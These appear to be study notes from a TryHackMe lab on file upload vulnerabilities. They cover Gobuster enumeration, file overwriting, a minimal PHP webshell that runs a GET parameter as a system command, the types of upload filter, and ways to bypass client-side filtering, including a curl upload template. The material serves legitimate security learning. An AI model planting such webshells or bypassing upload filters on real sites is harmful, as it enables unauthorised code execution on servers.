General Methodology

If we have a file upload point on a site. We can go through the following-
- Looking for the source code, is a good thing to start with if client-side filtering is being applied.
- Scanning with a directory bruteforcer, such as Gobuster is helpful in web enumeration.
- Intercepting upload requests with Burpsuite.
- Browser extensions such as Wappalyser can provide valuable information about the website we are targetting.

- If the website is using client-side filtering then we can look at the source code for the filter and look to bypass it.
- If the website has server-side filtering in place, then we may need to make a guess what the filter is looking for, upload a file, then trying something slightly different based on the error message.
- Tools like Buprsuite or OWASP-ZAP can be helpful.

Overwriting Existing FIles

- While files are uploaded, checks should be applied to prevent overwriting of any other file with the same name.
- Common practice is to assing the file a new name- often random.
- If the file with the same name already exists, the server can return an error message, asking the user to pick a different name for the file.
- File permissions also come in play to protect existing files from being overwritten.

In the Tryhackme example- we were able to upload a different image with the same name already on the website leading to overwriting of the image file previously on the website.
We got the name of the image file on the website by looking in it's source code.

Remote Code Execution


There are two basic ways to achieve an RCE in a webserver-
- Webshells
- Reverse/Bind shells

Assuming, we found a web page with upload form.
First thing we would do is- Gobuster scan for directories
Sample command-


```
$ gobuster dir -u http://demo.uploadvulns.thm -w /usr/share/wordlists/
dirbuster/directory-list-2.3-medium.txt
```


Suppose, we got a directory with the name “uploads”. So, the files we upload will be placed in this directory.


Example demonstration-



```
muri@anonymised-terminal:~# gobuster dir -u http://demo.uploadvulns.thm -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://demo.uploadvulns.thm
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/05/21 02:22:41 Starting gobuster
===============================================================
/uploads (Status: 301)
/assets (Status: 301)
/server-status (Status: 403)
===============================================================
2020/05/21 02:23:11 Finished
===============================================================
```







RCE

Select File

Upload

File Uploaded Successfully

Now, if we go to `http://demo.uploadvulns.thm/uploads` we should see that the spaniel picture has been uploaded!



Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	
spaniel.jpg	2020-05-21 02:36	357K	

Apache/2.4.29 (Ubuntu) Server at demo.uploadvulns.thm Port 80


So we can upload images. We will try to upload a webshell.

We know, that the website in running with a PHP backend, so, creating a simple webshell with PHP-

A simple webshell works by taking a parameter and then executing it as a system command.

```
<?php
        echo system($_GET(["cmd"]);
?>
```

The above code takes a GET parameter and executes it as a system command.
It then echoes the output to the screen.



```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data
spaniel.jpg
webshell.php
```

We could now use this shell to read files from the system, or upgrade from here to reverse shell.

Reverse shells:

The process for uploading a reverse shell is almost similar to uploading a webshell.

- We can upload a reverse shell for Remote code execution.
- We can make that reverse shell using Pentest Monkey installed by default in kali linux.
- Start a netcat listener on our attacking machine.

Filtering

Nowadays, Web developers use defend mechanims to defend against file upload vulnerabilities.

Client-side filtering

• In the context of web applications, it means that it's running in the user's browser as opposed to web server itself.
• In the context of file uploads, this means that filtering occurs before the file is even uploaded to the server.
• As the filtering is happening on our computer, it is trivially easy to bypass.
• Client-side filtering is a highly insecure method to verify that an uploaded file is malicious or not.

Server-side filtering

Server-side script will be run on the server.
Traditionally PHP was the pre-dominant server side language, however in recent years, other options (C#, Ruby, Python, Node.js, and a variety of others) have become more widely used.
Server-side filtering is more difficult to bypass, as we don't have the code with us.
In most cases it will be impossible to bypass the filter completely.
In that case we need to form a payload, which conforms to the filters in place, but still allows us to execute our code.


Extension Validation

File extensions are used to identify the contents of a file and they are easy to change.
MS windows still uses them to identify file types.
Unix based systems tend to rely on different methods.

Filters that check for extensions work on one of the two ways-
- ◇ They either blacklist extensions (i.e. have a list of extensions that are not allowed).
- ◇ OR they whitelist extensions (i.e. have a list of extensions which are allowed, and reject everything else).

File Type Filtering


File type validation looks to verify that the contents of the file are acceptable to upload or not.
Two types of file validation are-
- ◇ MIME(Multipurpose Internet Mail extension) validation -
  - ■ MIME types are used as identifier for files.
  - ■ The MIME type of a file is attached with the header of the request and looks like-



```
POST / HTTP/1.1
Host: demo.uploadvulns.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://demo.uploadvulns.thm/
Content-Type: multipart/form-data; boundary=---------------------------152616179812677675061430602066
Content-Length: 169765
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------152616179812677675061430602066
Content-Disposition: form-data; name="fileToUpload"; filename="spaniel.jpg"
Content-Type: image/jpeg
```

  - ■ MIME types follow the format <type>/<subtype>.
  - ■ The MIME type of a file can be checked client-side and/or server-side
  - ■ As MIME type is based on the file extension, it is extremely easy to bypass.

- ◇ Magic Number Validation -
  - ■ They are the more accurate way of determining the contents of a file.
  - ■ The “magic number” of a file is a string of bytes at the very beginning of the file content which identify the content.
  - ■ For example - a PNG file would have these bytes at the very top of the file:



```
File: pngdemo.png                                  ASCII Offset: 0x00000050 / 0x0005DA64 (%00)
00000000  89 50 4E 47  0D 0A 1A 0A  00 00 00 0D  49 48 44 52          .PNG........IHDR
00000010  00 00 03 20  00 00 02 58  08 06 00 00  00 9A 76 82          ... ...X......v.
```

  - ■ Unlike Windows, Unix systems use magic numbers for identifying files.
  - ■ During file uploads, it is possible to check the magic number of the uploaded file to ensure that it is safe to accept.
  - ■ This is not a guaranteed solution, but it is more effective than checking the extension of a file.

File Length Filtering

- They are used to prevent huge files from being uploaded on a server via upload form.
- If an upload form expects a very small file to be uploaded, there may be length filter in place to ensure that the file length requirement is being adhered to.

File Name Filtering

• Files uploaded on the server should be unique.
• It can add a random aspect to the file name, or it can check if the file name already exists or not.
• File names should be sanitized on upload to ensure that they don't contain any bad characters, which could potentially cause problems on the file system when uploaded (e.g. null bytes or forward slashes on Linux, as well as control characters such as “;” and potentially unicode characters).
• On a well administered system, our uploaded files are unlikely to have the same name we gave them before uploading.
• We have to go hunting for our shell in the event if we manage to bypass the content filtering and had uploaded our shell.

File Content Filtering

• Complicated filtering systems scan the full contents of an uploaded file to ensure it is not spoofing its extension, MIME type and magic numbers.
• This is significantly more complex.

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

• Different frameworks and languages comes with their own methods of filtering and validating uploading files.
• It is possible for language specific exploits to occur.
• For example- until PHP version 5, it was possible to bypass an extension filter by appending a null byte(%00) , followed by a valid extension.
• More recently, it was also possible to inject PHP code into the exif data of a valid image file and force the server to execute it.

Bypassing Client-side filtering

• It is the first and weakest line of defence.
• It is extremely easy to bypass, as it occurs on the machine that we control.
• When, we have access to the code, it's easier to alter it.

There are four ways to bypass an average client-side file upload filter-
1) *Turning off javascript on our browser*- This will work provided the site doesn't require Javascript in order to provide basic functionalities. It is an effective way to completely bypass client-side filtering.
2) *Intercept and modify the incoming page*- Using Burpsuite, we can intercept the incoming page and strip out Javascript filter before it has a chance to run.
3) *Intercept and modify the file upload*- The previous method works before the webpage is loaded, this method allows the web page to load as normal, but intercepts the file upload after it is already passed (accepted by the filter).
4) *Send the file directly to the upload point*- We can send the file directly using **curl** without using the webpage with the filter. Posting the data directly to the page which contains the code for handling the file upload is an effective method to completely bypass a client-side filter. Example systax for
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~


the command-

```
$ curl -X POST -F “submit:<value>” -F “<file-parameter>:@<path_to_file>” <site
```


To use this method, we would first need to intercept a successful upload (using Burpsuite) to see the parameters being used in the upload, which can then be put into the above command.

Method 2(Intercept and modify the incoming page)

Assuming that we found a upload page on a website




After looking at the source code, we see a basic Javasript function checking for the MIME type of the uploaded files-



```html

<!DOCTYPE html>
<html>
    <head>
        <title>Client-Side Bypass</title>
        <script src="assets/js/jquery-3.5.1.min.js"></script>
        <script src="assets/js/script.js"></script>
        <script>
            //Run once the HTML has finished loading
            window.onload = function(){
                //Select the file input element
                var upload = document.getElementById("fileSelect");
                //Ensure that there are no files already waiting to be uploaded
                upload.value="";
                //Listen for files to be selected
                upload.addEventListener("change",function(event){
                    //Get a handle on the file being uploaded
                    var file = this.files[0];
                    //Check to see if the file is a JPEG using MIME data -- if not, alert and reset
                    if (file.type != "image/jpeg"){
                        upload.value = "";
                        alert("This page only accepts JPEG files");
                    }
                });
            };
        </script>
    </head>
    <body>
        <h1><strong>Client-Side Bypass</strong></h1>
        <button class="Btn" id="uploadBtn">Select File</button>
        <form method="post" enctype="multipart/form-data">
            <input type="file" name="fileToUpload" id="fileSelect" style="display:none">
            <input class="Btn" type="submit" value="Upload" name="submit" id="submitBtn">
        </form>
        <p style="display:none;" id="uploadtext"></p>
            </body>
</html>

```

We can see that the filter is using a whitelist to exclude any MIME type that isn't **image/jpeg**.

